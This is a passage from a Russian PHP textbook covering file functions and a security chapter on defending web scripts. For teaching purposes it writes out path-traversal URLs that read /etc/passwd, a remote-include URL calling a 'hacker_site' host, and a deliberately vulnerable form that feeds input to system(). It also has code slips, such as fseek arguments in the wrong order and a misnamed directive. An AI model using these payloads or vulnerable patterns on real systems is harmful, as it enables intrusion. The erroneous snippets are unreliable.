Теперь посмотрим, как можно перемещаться по файлу. Если мы открыли файл размером в 1 Мбайт и хотим прочитать только последние 100 байт, то нет смысла перечитывать весь файл. Нужно просто установить курсор в соответствующую позицию и читать только то, что требуется. Для этого используется функция `fseek()`, которая в общем виде выглядит следующим образом:

```
int fseek(int f, int offset [, int whence])
```

Здесь у нас три параметра, два из которых являются обязательными:

- `f` — дескриптор файла;
- `offset` — количество символов, на которое нужно передвинуть указатель. Направление движения зависит от последнего параметра функции;
- `whence` — откуда и куда нужно перемещаться. Возможные значения этого параметра:
  - `SEEK_SET` — движение начинается с начала файла (по умолчанию);
  - `SEEK_CUR` — движение идет от текущей позиции;
  - `SEEK_END` — движение идет от конца файла. Чтобы двигаться в начало, во втором параметре нужно указать отрицательное значение.

Например, если нужно прочитать последние 10 символов, то можно выполнить следующий код:

```
fseek($f, SEEK_END, -10);
$s = fread($f, 10);
```

В первой строчке кода с помощью функции `fseek()` мы перемещаемся на 10 символов от конца файла к началу. Во второй строчке мы читаем последние символы.

Чтобы определить текущую позицию, можно использовать функцию `ftell()`. Ей нужно передать только дескриптор файла, а в результате мы получаем количество символов от начала файла. Например:

```
$pos = ftell($f);
```

Чтобы быстро переместиться в начало файла, можно воспользоваться функцией `rewind()`. Ей следует передать только дескриптор файла, в котором нужно переместить указатель файла в самое начало.

2.14.7. Свойства файлов

У файлов много свойств, и их легко определить с помощью PHP-функций, без обращения к системе напрямую. Но прежде чем заняться свойствами, нужно научиться выяснять, существует ли вообще этот файл. Это желательно делать перед каждой попыткой открыть файл. Для определения существования файла используется функция `file_exists()`:

```
int file_exists(string filename)
```

В качестве параметра функции нужно передать имя файла, и если файл существует, то результатом будет `true`, иначе `false`. Тогда код открытия файла лучше писать следующим образом, если файл должен существовать:

```
if(!(file_exists("/var/www/html/1/testfile.txt")))
  { die("Файл не существует"); }

if(!($f=fopen("/var/www/html/1/testfile.txt", "r")))
  { die("Ошибка открытия файла");  }
```

Следующая функция, которую мы будем рассматривать, позволяет определить время изменения файла или метаданных (например, прав доступа) — `filectime()`:

```
int filectime(string filename)
```

Следующий код иллюстрирует ситуацию, в которой на страницу выводится результат выполнения функции `filectime()`:

```
if ($time=filectime("testfile.txt"))
 {
   $timestr = date("l d F Y h:i:s A", $time);
   print("Last modified: $timestr");
 }
```

Таким способом удобно отобразить пользователю дату последнего внесения изменений в сценарий.

Результат, возвращаемый функцией `filectime()`, — число, и для преобразования используется функция `date()`. У этой функции два параметра — нужный формат и время. Возможные значения для формата вы сможете найти в документации по функции на сайте **php.net**.

Функция `fileatime()` возвращает дату последнего обращения к файлу. Под обращением понимается любое чтение или изменение содержимого. Мне пока не приходилось использовать эту функцию, но, может быть, вам она пригодится:

```
int fileatime(string filename)
```

Функция `filesize()` позволяет определить размер файла:

```
int filesize(string filename)
```

Функции передается имя файла, а в результате мы получаем его размер.

Для определения типа файла используется несколько функций, но чаще всего нужно узнать, является ли путь каталогом, файлом или исполняемым файлом. Помимо этого, можно узнать, есть ли у нас права на чтение или запись в файл. Всем этим функциям передается имя файла, а результат равен `true` или `false`.

Функция `is_dir()` возвращает `true`, если указанный путь соответствует каталогу:

```
int is_dir(string filename)
```

Функция `is_executable()` возвращает `true`, если указанный путь соответствует исполняемому файлу:

```
int is_ executable (string filename)
```

Функция `is_file()` возвращает `true`, если указанный путь соответствует файлу:


```
int is_file(string filename)
```

Функция `is_readable()` возвращает `true`, если указанный файл доступен для чтения:

```
int is_readable(string filename)
```

Функция `is_writable()` возвращает `true`, если указанный файл доступен для записи:

```
int is_writable(string filename)
```



ГЛАВА 3

Безопасность

Когда я учился в институте, то на одном из стендов в коридоре прочитал очень интересное высказывание: "Любая программа содержит ошибки. Если в вашей программе их нет, то проверьте программу еще раз. Если снова ошибки не найдены, то вы плохой программист". Это не шутка, это реальность. Программисты — это люди, а людям свойственно ошибаться. Каждый день появляются новые виды атак, и чтобы поддерживать программы в безопасном состоянии, приходится регулярно следить за методами, которые используют хакеры, и соответствующим образом корректировать исходный код.

Чем больше проект, тем больше в нем может быть ошибок. Идеальной может быть, наверно, только программа, которая просто выводит какой-то текст, например, "Hallo, world".

Если в вашей программе нет ошибок, это означает, что их нет *сегодня*. Вы написали программу в соответствии с последними правилами безопасности, но завтра что-то может измениться, и программа станет уязвимой. Например, завтра выйдет новая версия Web-сервера или PHP, в которой одна из функций содержит ошибки, и ваш сайт окажется под угрозой взлома. Уже было много случаев, когда проблемой становились вроде бы безопасные функции. Однажды ошибка была найдена в функции работы с картинками, она неправильно обрабатывала изображения с нулевой шириной.

Поэтому утверждение о том, что если ошибки нет, то нужно проверить код еще раз, — верно. Проверять нужно постоянно.

Невозможно написать книгу и изложить в ней какие-то инструкции, следуя которым программист будет создавать абсолютно безопасные сценарии. Но это не значит, что про безопасность можно забыть, потому что любую систему все равно взломают. Я постараюсь дать рекомендации, которые позволят сделать ваш код более безопасным и понизить вероятность взлома до минимума.

Вся книга построена так, что тема безопасности ставится на первый план. Но есть определенные общие моменты, которые я вынес в отдельную главу, и их нам предстоит сейчас рассмотреть.

Мы не будем говорить о необходимости выбирать сложные пароли и хранить их в зашифрованном виде. Мне кажется, что простые пароли — это проблема начинающих пользователей. Опытные пользователи, которыми являются администраторы и программисты, давно уже поняли, что пароль `god` намного проще взломать, чем пароль `fEd45k%92-EDh_GdPnS82Ndg`.

3.1. Комплексная защита

Проблема защиты не ограничивается только защитой сценария. Можно написать самую безопасную программу, но при этом установить на сервер ОС с настройками по умолчанию. Настройки по умолчанию могут быть далеки от идеала, и благодаря этому сервер может быть взломан даже без использования Web-сценариев.

Безопасным должен быть не только каждый участок кода, но и каждая программа, установленная на сервере, сама ОС и все используемое оборудование (в основном, это касается сетевых устройств).

Программист должен всегда работать в сотрудничестве с администраторами и специалистами по безопасности. Например, программист может решить, что для его удобства необходимо сделать определенную папку открытой для чтения и записи всем пользователям. В этой папке сценарии будут сохранять некоторые данные. Но если эта папка используется администратором для хранения важных данных или конфигурационных файлов, то сервер окажется под угрозой. Конечно, данная ситуация совсем из области фантастики, но все же нужно всегда работать вместе с администраторами.

Ходят слухи, что группа хакеров смогла взломать множество очень крупных сайтов, чуть ли не amazon.com и yandex.ru, эксплуатируя банальную уязвимость в системе управления кодом SVN. Дело в том, что эта система создает в каждой папке скрытую подпапку .svn. По идее раз папка скрыта, то из Web-браузера к ней не должно быть доступа. Если какой-то Web-браузер позволяет получать через URL доступ к скрытым файлам и папкам, а вы используете SVN для публикации файлов прямо на рабочем сервере, то это теоретически может привести к проблемам.

Впрочем, я не видел подтверждений этим слухам. Не верится, что amazon.com и yandex.ru используют систему контроля версий прямо на рабочих Web-серверах, да еще и разрешили доступ к скрытым каталогам. В данном случае Web-разработчикам должны помогать администраторы и специалисты по безопасности.

Один человек может легко допустить ошибку, людям просто свойственно ошибаться. И чтобы уменьшить вероятность ошибок, нужно работать командами.

Даже если вы являетесь разработчиком и не связаны с администрированием сервера своей компании или просто сайта, я рекомендую вам познакомиться с безопасностью ОС, которая используется на вашем сервере. Для Linux-систем, если вам нравится мой стиль, можете прочитать мою работу "Linux глазами хакера" [1].

Давайте рассмотрим пример защиты MySQL и Apache в операционной системе Linux. Мы опустим защиту самой ОС, потому что это отдельная и очень большая

тема. Итак, защита начинается с установки и предварительного конфигурирования. В случае с MySQL необходимо выполнить следующие действия:

1. Сервер базы данных устанавливается с настройками по умолчанию, при которых администраторский доступ разрешен пользователю root с пустым паролем. Это небезопасно. Необходимо как минимум установить сложный пароль, а лучше переименовать учетную запись root. Если вы работали с ОС Linux, то должны знать, что в этой системе администратором тоже является root. Имена администратора в ОС и в базе данных никак не связаны.
2. Надо заблокировать анонимный доступ к базе данных. Подключения должны производиться только для авторизованных пользователей.
3. Необходимо удалить все базы данных, созданные для тестирования и отладки. По умолчанию в большинстве серверов баз данных (в том числе и в MySQL) устанавливается тестовая база данных. В работающей системе ее не должно быть.
4. Никогда не подключайтесь к базе данных из сценариев от имени администратора. Сценарии должны подключаться к базе от имени простого пользователя и, желательно, с минимальными правами доступа. Если таблица содержит неизменяемые данные, то нужно запретить пользователю выполнение оператора `UPDATE`. Да, придется потратить время на настройку прав доступа, но без этого не обойтись.

Лично я работаю с базой данных от имени суперпользователя, у которого есть полный доступ, а все мои сайты для подключения используют выделенную для сайта учетную запись, которая имеет доступ только выполнять запросы — `SELECT`, `UPDATE` и, возможно, еще `DELETE`. Очень часто возникают проблемы с излишними правами тогда, когда сайт работает под той же учетной записью, под которой программист или администратор запускает скрипты обновления базы данных. Для обновления сайта часто нужно создавать новые таблицы или добавлять/удалять колонки. Код самого сайта не должен создавать или удалять какие-либо объекты в базе, поэтому тут не нужны права на создание объектов.

3.2. Права доступа

В программировании и администрировании необходимо всегда отталкиваться от правила — запрещено все, что не разрешено. Когда вы настраиваете компьютер/сервер или пишете программу, нужно сначала запретить абсолютно все и только потом выдавать определенные права. Это должно касаться всего, с чем вы работаете.

Сценарии должны выполняться в системе с минимальными правами. Предположим, ваш сценарий должен иметь право обращаться к системному каталогу /etc. В этом каталоге сервер хранит конфигурационные файлы, и если пользователю удастся скомпрометировать сценарий, то велика вероятность, что хакер сможет получить на сервере права администратора.

Чтобы проще было управлять правами, располагайте файлы в отдельных каталогах по типам. Например, файлы с настройками (inc, dat и т. д) лучше всего поместить в один каталог, файлы шаблонов — в другой, а файлы с функциями на языке JavaScript — в третий. Исполняемые файлы сценариев также не стоит разбрасывать по каталогам и расположить их следует максимально компактно.

Права на выполнение должны быть только у тех файлов, которым это действительно необходимо. Например, файлы с командами JavaScript должны иметь права только на чтение, но никак не на выполнение. Такие файлы выполняются на стороне клиента, а серверу достаточно прав на чтение, чтобы просто передать файл клиенту.

Конфигурационные файлы с расширением php должны иметь права на выполнение, чтобы они выполнялись на сервере и не передавались клиенту.

Нужно учитывать права доступа не только к файлам, но и к базам данных, права удаленного подключения к серверу, на котором работает сайт, и т. д.

3.3. Как взламывают сценарии

Чтобы понять, как защититься от хакера, необходимо знать, как действуют хакеры, и об этом я уже не раз говорил и буду говорить. Лучший специалист по безопасности — это хакер, а лучший хакер — это специалист по безопасности. Таким образом, чтобы стать лучшим, нужно расширять свои знания в обоих направлениях.

С чего начинать? Зависит от того, кем вы хотите стать. Если взломщиком, то необходимо начать изучение средств защиты. Если специалистом по безопасности, следует начинать изучение со средств взлома. Мы стремимся к безопасности, поэтому будем двигаться от способов взлома.

В данном разделе мы познакомимся с методами взлома и основными способами защиты от этих методов. В следующем разделе нам предстоит поговорить о безопасности более подробно.

Любой взлом начинается с исследования. Если хакер хочет взломать сервер, то он изучает его ОС и службы, которые работают на сервере. В данном случае мы защищаем сценарии, поэтому давайте посмотрим, что здесь может заинтересовать хакера и как от него можно защититься.

В случае с сайтами, хакер может начать изучение системы с определения структуры, т. е. какие каталоги используются, какие имеются файлы сценариев и т. д. Взломщику нужно получить как можно больше информации, чтобы проще было работать.

Очень часто программисты сохраняют на сайте старые версии сценариев. Например, файл сценария называется index.php, а программист написал новую версию. Прежде чем обновлять файл, он переименовывает текущую версию в index.bak или index.old, а потом уже копирует новую версию. Таким образом, если обновленная программа не будет работать, простым переименованием файлов можно вернуться к старой версии.

Я тестировал на безопасность уже много сайтов, и если сценарии были самописными (написанными владельцем сайта, квалификация которого оставляет желать лучшего), то очень часто можно было найти резервные копии сценариев, и для них нередко устанавливалось расширение old или bak. Если хакер получит в свое распоряжение исходный код, это серьезно развяжет ему руки и упростит поиск уязвимости. При обращении к файлу с расширением php он выполняется интерпретатором, и исходный код увидеть не удается. Однако если изменить расширение на old и попытаться открыть файл, то можно будет увидеть исходный код или скачать файл сценария к себе на диск.

Для сбора информации о временных файлах хакеры могут использовать специализированные программы, чтобы не мучиться с тестом вручную, поэтому не стоит думать, что это сложная задача и хакер ничего не найдет. Я планирую добавить функцию поиска резервных копий файлов в свою программу CyD Network Utilities (**http://russia.cydsoft.com**). Думаю, что к моменту выхода этой книги в свет данная функция уже будет реализована.

Никогда не создавайте резервные копии файлов на сервере, копируйте их на свой клиентский компьютер.

- Во время предварительного анализа хакер ищет все формы, которые принимают данные от пользователя, и передает их серверу. Передача параметров всегда опасна. Собрав эти сведения, хакер впоследствии будет тестировать передачу параметров в надежде, что хотя бы один сценарий не проверяет вводимые пользователем данные на наличие опасных символов.
- Зная структуру каталогов, можно более четко акцентировать свое внимание и искать уязвимости именно там, где будет получен наилучший результат.

Идеальным вариантом будет возможность увидеть сообщение о неправильном доступе к данным и ошибке SQL-запроса, при этом на экране может отображаться сам SQL-запрос. Если взломщик увидит его, то объем информации в руках злоумышленника и ее важность существенно возрастут.

Очень важную и полезную информацию могут дать исходные коды страниц сайта. Сами программы на языке PHP невозможно увидеть, потому что они выполняются на сервере, а клиенту передается только HTML-код, но и здесь можно кое-что найти. Перечислим элементы программы, которым на данном этапе взломщики уделяют больше всего внимания:

- *комментарии* могут содержать интересную информацию о коде или о назначении параметров. Иногда программисты оставляют в качестве комментария целые фрагменты кода, которые позволяют хакеру быстрее найти потенциальные ошибки;
- *скрытые формы* и *параметры* могут передаваться с параметрами GET или POST и содержать очень важную информацию.

Когда собран максимально возможный объем информации, начинается проверка сценариев на корректность обработки входных данных. Для этого во всех параметрах может передаваться "мусор", состоящий из таких символов, как тире, подчеркивание, точка с запятой, слеш, обратный слеш и т. д. Многие из этих символов

в некоторых случаях являются зарезервированными, например, при открытии файлов или при работе с базами данных. Если на какой-то из символов определенный сценарий выдал сообщение об ошибке, то в таком сообщении, скорее всего, будет содержаться строчка кода, в которой произошла ошибка, и имя функции или SQL-запрос. Это говорит о том, что какой-то символ обрабатывается неверно, и дальнейшее проникновение на сервер продолжается уже в зависимости от того, где произошла ошибка. Наиболее критичными являются:

- функции обращения к системе, такие как `system()`, `exec()` и т. д. Если при обращении к этим функциям не происходит проверка на специальные символы, то хакер будет пытаться выполнить системные команды, например, `ls` для просмотра текущего каталога в ОС UNIX. И если при этом права у Web-сервера достаточны для выполнения важных команд, то можно считать, что хакер добился поставленной цели;
- функции работы с файлами, такие как `include()`, `readfile()` и т. д. С их помощью хакер может попытаться прочитать конфигурационные файлы, например, файл со списком пользователей /etc/passwd, а лучше /etc/shadow, где в UNIX-подобных системах хранятся зашифрованные пароли. Да, пароли зашифрованы, но подобрать их вполне реально;
- SQL-запросы, с помощью которых хакер может нарушить целостность базы данных, удалить или изменить важные данные или получить доступ к конфиденциальной информации, например, таблице паролей.

Основная уязвимость сценариев — это отсутствие проверки корректности параметров и данных, получаемых от пользователя, и этой теме мы будем уделять очень много внимания. У системных функций вы обязаны удалять из параметров слеши, обратные слеши и точки с запятой. А лучше вообще не передавать системным функциям параметры, которые получены напрямую от пользователя.

3.4. Основы защиты сценариев

Если с защитой сервера и базы данных все более-менее ясно и можно сформулировать определенные правила, а при четком их соблюдении говорить о безопасности, то при создании сценария ситуация намного сложнее. Даже строго следуя самым жестким рекомендациям, программист не может гарантировать защиту хотя бы на 90%. Проблема в том, что именно во время программирования больше всего проявляется человеческий фактор.

Защита сценария должна быть многоуровневой. Нет такого метода, который защитил бы вашу систему и был бы лучшим. В случае с безопасностью все методы хороши. Яркий пример из жизни — в давние времена вокруг городов строили высокие стены, которые позволяли защитить жителей от набегов. Но этого мало. Одну стену можно сломать, если атакующих будет в 100 раз больше, чем обороняющихся. Но если:

- перед стенами прокопать глубокий ров;
- в ров залить воды и напустить крокодилов;

- перед ним прокопать еще один ров и накрыть его листьями;
- на стенах повесить колючую проволоку и установить копья, которые не позволят приставлять к стене лестницы,

то такую крепость можно будет защитить армией в 1000 человек даже от миллиона нападающих. Чем больше уровней защиты, тем сложнее ее обойти, в том числе и в компьютерном мире. Большинство непрофессиональных воинов не пойдет на хорошо защищенную крепость, опасаясь погибнуть.

3.4.1. Реальный пример ошибки

Однажды я наткнулся на один сайт (не будем уточнять его название), на котором защита была далека от идеала. Любой хакер, увидев, как формируется URL-адрес, сразу начнет копать глубже и сможет получить права доступа к этой системе.

В рассматриваемых примерах имя сервера будет заменено на sitename.domain. Я отправил разработчикам письмо с описанием ошибки, но мне не хочется, чтобы моя книга стала причиной испорченной репутации сайта, хотя он был не такой уж и крупный.

Итак, адрес на сайте формировался следующим образом:

http://www.sitename.domain/index.php?dir=каталог&file=файл

В параметре `dir` передается имя каталога, из которого нужно прочитать файл, а через параметр `file` — имя файла. Мне сразу же стало интересно, что получится, если в качестве имени файла передать что-нибудь вроде /etc/passwd (файл, в котором UNIX-серверы хранят списки пользователей). В ответ я получил сообщение: "И кто тебя просил это делать?" Очень хорошо, разработчики явно предусмотрели возможные атаки.

Тогда я вместо имени файла поставил просто точку, что в UNIX-серверах указывает на текущий каталог. На этот раз я увидел в окне браузера список файлов каталога, указанного в качестве параметра `dir`. Видимо, разработчики использовали фильтр, который запрещал передавать в качестве параметра знаки `/`, но одиночная точка не проверялась. Нельзя запретить точку вообще, ведь имена файлов очень часто содержат точку для отделения имени файла от расширения, но одиночную точку проверять необходимо.

Но это еще не все. Я попытался выполнить следующий запрос к серверу:

http://www.sitename.domain/index.php?dir=/etc&file=.

В качестве каталога указана системная папка UNIX, а вместо имени файла стоит только точка. В ответ на это я увидел полное содержимое каталога /etc. Ну что же, попробуем просмотреть какой-нибудь файл в этом каталоге, например passwd, в котором находится список пользователей системы:

http://www.sitename.domain/index.php?dir=/etc&file=passwd

Результат превзошел все ожидания. Мало того, что я увидел содержимое файла, так еще в заголовке оказалась информация об установленном сервере (рис. 3.1). В дан-



```
/etц   # $FreeBSD: src/etc/master.passwd,v 1.25.2.6 2002/06/30
       17:57:17 des Exp $

toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system
processes:/root:/sbin/nologin operator:*:2:5:System
&:/:/sbin/nologin bin:*:3:7:Binaries Commands and
Source:/:/sbin/nologin tty:*:4:65533:Tty
Sandbox:/:/sbin/nologin kmem:*:5:65533:KMem
Sandbox:/:/sbin/nologin games:*:7:13:Games pseudo-
user:/usr/games:/sbin/nologin news:*:8:8:News
Subsystem:/:/sbin/nologin man:*:9:9:Mister Man
Pages:/usr/share/man:/sbin/nologin sshd:*:22:22:Secure
Shell Daemon:/var/empty:/sbin/nologin
smmsp:*:25:25:Sendmail Submission
User:/var/spool/clientmqueue:/sbin/nologin
mailnull:*:26:26:Sendmail Default
User:/var/spool/mqueue:/sbin/nologin bind:*:53:53:Bind
Sandbox:/:/sbin/nologin uucp:*:66:66:UUCP pseudo-
user:/var/spool/uucppublic:/usr/libexec/uucp/uucico
xten:*:67:67:X-10 daemon:/usr/local/xten:/sbin/nologin
pop:*:68:6:Post Office Owner:/nonexistent:/sbin/nologin
www:*:80:80:World Wide Web
Owner:/nonexistent:/sbin/nologin
nobody:*:65534:65534:Unprivileged
user:/nonexistent:/sbin/nologin test:*:1001:0:User
&:/home/test:/bin/csh mysql:*:88:88:MySQL
Daemon:/var/db/mysql:/sbin/nologin
postfix:*:1002:1001:Postfix Mail
System:/var/spool/postfix:/sbin/nologin al:*:1003:0:User
&:/home/al:/bin/sh tsuren:*:2000:1003:Hosting user
tsuren:/home/tsuren:/sbin/nologin
PahaN:*:1000:1003:Hosting user
PahaN:/home/PahaN/./www/altruistic.ru:/sbin/nologin
pahan:*:1004:1003:Hosting user
pahan:/home/pahan:/sbin/nologin
my4a4oc:*:1005:1003:Hosting user
```

Рис. 3.1. Результат просмотра файла паролей.
В заголовке отображается информация об операционной системе сервера

ном случае это оказался FreeBSD. На рисунке я удалил все, что может указать вам на сайт, и оставил только содержимое файла /etc/passwd, которое показал браузер, и заголовок.

Первая строка чаще всего указывает на учетную запись администратора. Тут хочется похвалить разработчиков за то, что они переименовали учетную запись. По умолчанию ОС использует имя root, но его изменили на toor. Конечно, это слишком простое решение, но все-таки лучше, чем ничего. Если бы они к тому же переименовали домашнюю папку администратора, было бы отлично.

Прежде чем закончить исследование, я заглянул в домашнюю папку администратора:

http://www.sitename.domain/index.php?dir=/home/root&file=.

Самое интересное, что мне были показаны все файлы. Значит, прав у Web-сервера достаточно для работы с этими файлами, что уже очень опасно, ведь в этой папке явно лежат резервные копии и копии файлов конфигурации.

На этом я решил закончить исследование и направить администратору письмо с описанием уязвимости, чтобы ее смогли закрыть.

Еще множество примеров поиска уязвимостей можно увидеть в книге "Web-сервер глазами хакера" [2]. Эта книга будет очень полезна в качестве дополнительного материала по безопасности сайтов.

Перечислю необходимый минимум действий, которые должны выполнить программисты для защиты сайта.

- В параметре `dir` проверять наличие слеша и точки. В этом случае в качестве каталога будет разрешено указывать только имя в текущем каталоге, т. е. нельзя будет указывать пути, например, /etc. Насколько мне удалось понять структуру сайта, на нем нет вложенных каталогов, и слеш просто не нужен.
- Запретить точку, тогда взломщик не сможет просмотреть даже текущий каталог. Если вы собираетесь хранить какие-то текстовые данные сайта в файлах, то не обязательно такие файлы назвать about.txt. Расширение ненужно, лучше назвать файл просто about. Тогда легко запретить точку и проще защищаться.

Если бы я писал сценарий, то в параметре `file` передавал бы только имя файла без расширения, а расширение подставлял бы программно. Для этого нужно, чтобы все подключаемые файлы имели одно расширение. Я бы для этого выбрал что-нибудь нереальное, например fdfgdg, и дал бы такое расширение всем подключаемым файлам. В этом случае в строке URL передается каталог и имя файла без расширения, а расширение прикрепляется программно. Это решает очень важную проблему.

Допустим, взломщик хочет просмотреть файл паролей. Для этого он выполняет запрос:

http://www.sitename.domain/index.php?dir=/etc&file=passwd

Сценарий делает основные проверки, объединяет параметр `dir` с параметром `file` и программно добавляет расширение fdfgdg. Даже если в параметре `dir` нет проверки на наличие слеша, в результате получается: /etc/passwd.fdfgdg. Конечно же, такого файла не существует в системе, и сценарий выдаст сообщение об ошибке.

Прибавление расширения еще не гарантирует безопасность, потому что эту проблему легко обойти. Допустим, что у вас в качестве параметра передается имя файла, а в качестве расширения программно добавляется news.php. Это не случайный пример, я видел такое в реальном приложении. Теперь, чтобы обойти защиту, хакеру нужно выполнить следующие шаги:

- создать на своем сервере злонамеренный файл с любым именем и расширением news.php, например, **http://hacker_site/hack.news.php**;
- передать этот файл в качестве параметра:

  http://www.sitename.domain/index.php?file=http://hacker_site/hack

Теперь ваш сценарий выполнит содержимое файла **http://hacker_site/hack.news.php**, если файл подключается с помощью функции `include()` или `require()`.

Хотя защиту с программным добавлением расширения можно обойти, ряд простых проверок и защитных мер сделает ваш дом крепостью. Если помимо программного добавления расширения сделать проверку на символ `/`, то хакер уже не сможет

провести такую атаку. В качестве дополнения к защите необходимо программно добавлять и начало пути, а все подключаемые файлы сложить в один каталог. Например, подключаемые файлы лежат на сервере в каталоге /var/www/html/inc и имеют расширение dat. В этом случае формирование файла должно выглядеть так:

```
"/var/www/html/inc/$file.dat"
```

Здесь подразумевается, что переменная `$file` содержит имя подключаемого файла без расширения. Но и тут есть одна тонкость. Допустим, что хакеру удалось каким-либо образом загрузить свой файл сценария на сервер под именем hackfile, например, в общедоступный каталог /tmp. Чтобы подключить этот файл, хакеру достаточно дать ему расширение dat (hackfile.dat) и в качестве параметра `$file` передать путь ../../../../../tmp/hackfile. Мораль — никогда не забывайте фильтровать параметры, используемые при формировании имени файла, на последовательность символов `"../"`.

Судя по всему, от параметра `dir` и в таком виде можно отказаться и передавать только имя файла. Но даже если это не так, необходимо собрать все подключаемые файлы в один каталог, и тогда уж точно надобность в этом параметре отпадет.

Как много нюансов при работе с файлами, неужели создатели PHP не могли предусмотреть хотя бы половину из этих проблем? Работа с файловой системой всегда опасна, и предусмотреть все невозможно, поэтому приходится выбирать между мощью и безопасностью. Разработчики PHP предоставили нам мощь и гибкость, а мы должны правильно воспользоваться этими возможностями.

И все же, несмотря на возможность защититься от указания запрещенных файлов, я рекомендую никогда не передавать имена файлов в виде параметров. Через параметры нельзя передавать ничего, что связано с файловой системой, файлами и, тем более, с программами.

3.4.2. Рекомендации по защите

Если вы используете в своих сценариях обращения к файловой системе, то указывайте путь относительно корня файловой системы или относительно текущей папки, но при этом желательно не подниматься на уровни выше. Например, если выполняемый сценарий находится в папке /var/www/html/admin, а надо обратиться к файлу index.php из папки /var/www/html/, нельзя писать относительный путь как ../index.php. Использование последовательностей ../ или ./ должно быть запрещено, если пользователь вашего сайта может влиять на путь файла. Будьте осторожны при формировании путей к файлам!

В данном случае не имеются в виду пути, жестко прописанные в файлах сценариев и не изменяющиеся во время выполнения. Мы говорим о тех случаях, когда расположение файла изменяемо и зависит от действий или параметров, передаваемых пользователем.

В *разд. 3.5* мы подробно обсудим, как нужно проверять корректность вводимых пользователем данных. Однако вы должны помнить, что опасны не только пользо-

ватели, но и программисты. Ярким примером является возможность указания относительных имен, о которой мы только что говорили.

Сконфигурируйте интерпретатор PHP так, чтобы он мог выполнять только необходимые вам функции. Например, если вы не используете функцию `system()`, то ее следует запретить. В этом случае, даже если хакеру удастся закачать на ваш сервер собственный сценарий, он не сможет воспользоваться этой опасной функцией.

С функцией `system()` вообще нужно общаться аккуратно, потому что она позволяет выполнять в системе команду, указанную в качестве параметра. Создадим сценарий, в котором есть форма для ввода команды и указанная команда передается функции `system()`:

```
<form action="syst.php" method="get">
 command: <input name="sub_com">
 <br><input type="submit" value="run">
</form>

<pre>
<?php
 print("<b>$_GET['sub_com']</b>");
 system($_GET['sub_com']);
?>
</pre>
```

Укажите в поле ввода какую-нибудь команду вашей ОС. Если ваш Web-сервер работает под управлением ОС Linux, то для тестирования можно ввести:

```
cat /etc/passwd
```

В результате на экране появится файл, содержащий список пользователей системы. Можно указать любую другую команду, и она будет выполняться с теми правами, которые предоставлены Web-серверу. Если прав у сервера достаточно, то команда будет выполнена. Понятное дело, что такого допустить нельзя. Я вообще не рекомендую использовать функцию `system()`, и лучше будет ее запретить. Ищите другие варианты решения своих задач.

Еще одна опасная функция — `exec()`. Она также выполняет команду, но не выводит ничего на экран, а только возвращает в качестве результата последнюю строку выполнения команды. Это значит, что если запросить файл паролей, то результатом будет запись с информацией о последнем пользователе, зарегистрированном в системе. Следующий пример показывает, как отобразить на странице результат выполнения функции:

```
print(exec($_GET['sub_com']));
```

Функция `passthru()`, так же как и `system()`, выполняет указанную команду и выводит на экран результат. Разница заключается в том, что `passthru()` умеет работать и с двоичными данными.

Еще одна функция, которая может выполнять команды в системе, — `shell_exec()`. Она выполняет команду и возвращает результат:

```
print(shell_exec($_GET['sub_com']));
```

Выполнять команды можно и без каких-либо функций. Для этого команда должна быть заключена в обратные апострофы (`). Это не одинарная кавычка, а именно *обратный апостроф*; на клавиатуре он находится на клавише левее цифры 1. Следующий пример выполняет в системе команду `ls -al` и выводит результат на экран:

```
print(`ls - al`);
```

О том, как запрещать функции, мы поговорим в *разд. 3.4.3*.

3.4.3. Тюнинг PHP

В данном разделе нам предстоит рассмотреть конфигурационные параметры PHP, которые могут повысить безопасность сервера и ваших сценариев. Директивы, которые мы будем рассматривать в данной главе, относятся к файлу конфигурации php.ini, который в ОС Linux можно найти в каталоге /etc.

Защищенный режим

Самая главная директива, которую следует рассмотреть, — `safe_mode` (по умолчанию значение директивы равно `off`). Она переводит PHP в защищенный режим, при котором все потенциально опасные операции и функции запрещены. Начиная разрабатывать сценарий, желательно включить эту опцию. Если вы столкнулись с ситуацией, когда необходимая возможность интерпретатора не работает, можно отключить директиву `safe_mode`, но при этом следует больше внимания уделять безопасности и функциям, которые не смогли работать в защищенном режиме.

Если ваш сценарий работает в защищенном режиме, то это значит, что ничего опасного в нем не используется, и вероятность обнаружения уязвимости уменьшается уже сама по себе, даже если режим `safe_mode` не включен.

При работе в защищенном режиме рассмотрите следующие директивы, которые могут понизить безопасность, без отключения директивы `safe_mode`:

- `safe_mode_gid` — директива задает идентификатор владельца или группы владельцев файла, который должен соответствовать идентификатору пользователя (или группы), открывшего файл. Если включена директива `safe_mode`, а `safe_mode_gid` не включена, то правила доступа становятся более жесткими — файл может быть открыт, только если идентификатор владельца файла совпадает с идентификатором пользователя. Идентификаторы группы владельцев файла и пользователя в этом случае не проверяются на соответствие. Если директивы `safe_mode` и `safe_mode_gid` отключены, то никакой проверки не происходит. Файл будет открыт, если у пользователя достаточно прав;
- `safe_mode_exec_dir` — директива задает каталоги, содержащие программы, которые могут быть выполнены в системе. Только программы из этих каталогов или подкаталогов можно передавать таким функциям, как `system()`, `exec()` и т. д.;
- `safe_mode_allowed_env_vars` — директива содержит список префиксов переменных окружения, которые могут изменяться. По умолчанию изменению подлежат

только переменные окружения, имена которых начинаются с префикса `PHP_`. Если директиву оставить пустой, то можно будет изменять все переменные;

- `safe_mode_protected_env_vars` — директива содержит список префиксов имен переменных окружения, которые явно запрещены к изменению в защищенном режиме. По умолчанию директива равна `LD_LIBRARY_PATH`. Если вы разрешили изменение всех переменных, но директива равна `PHP_`, то все переменные окружения с префиксом `PHP_` будут недоступны для редактирования.

Запреты

С помощью директивы `disable_functions` можно запретить выполнение определенных функций. Я настоятельно рекомендую запретить функции выполнения команд ОС (`system()`, `exec()`, `passthru()`, `shell_exec()`, `popen()`), которые вы не используете.

PHP-сценарии позволяют открывать файлы на удаленном компьютере (через FTP- или HTTP-соединение). Если директива `allow_url_open` включена (`on`), эта возможность доступна. Если вы не используете удаленные компьютеры, то следует установить для директивы `allow_url_open` значение `off`.

Работа с файлами всегда опасна. Если в вашем сценарии используется функция `fopen()` и хакер смог передать ей файл /etc/passwd, то список пользователей системы становится общедоступным. Чтобы обезопасить себя от такой ошибки, в конфигурационном файле php.ini в директиве `open_basedir` нужно перечислить через двоеточие разрешенные для открытия пути.

3.5. Проверка корректности данных

Где и когда нужно производить проверку корректности данных? На оба вопроса можно ответить одинаково:

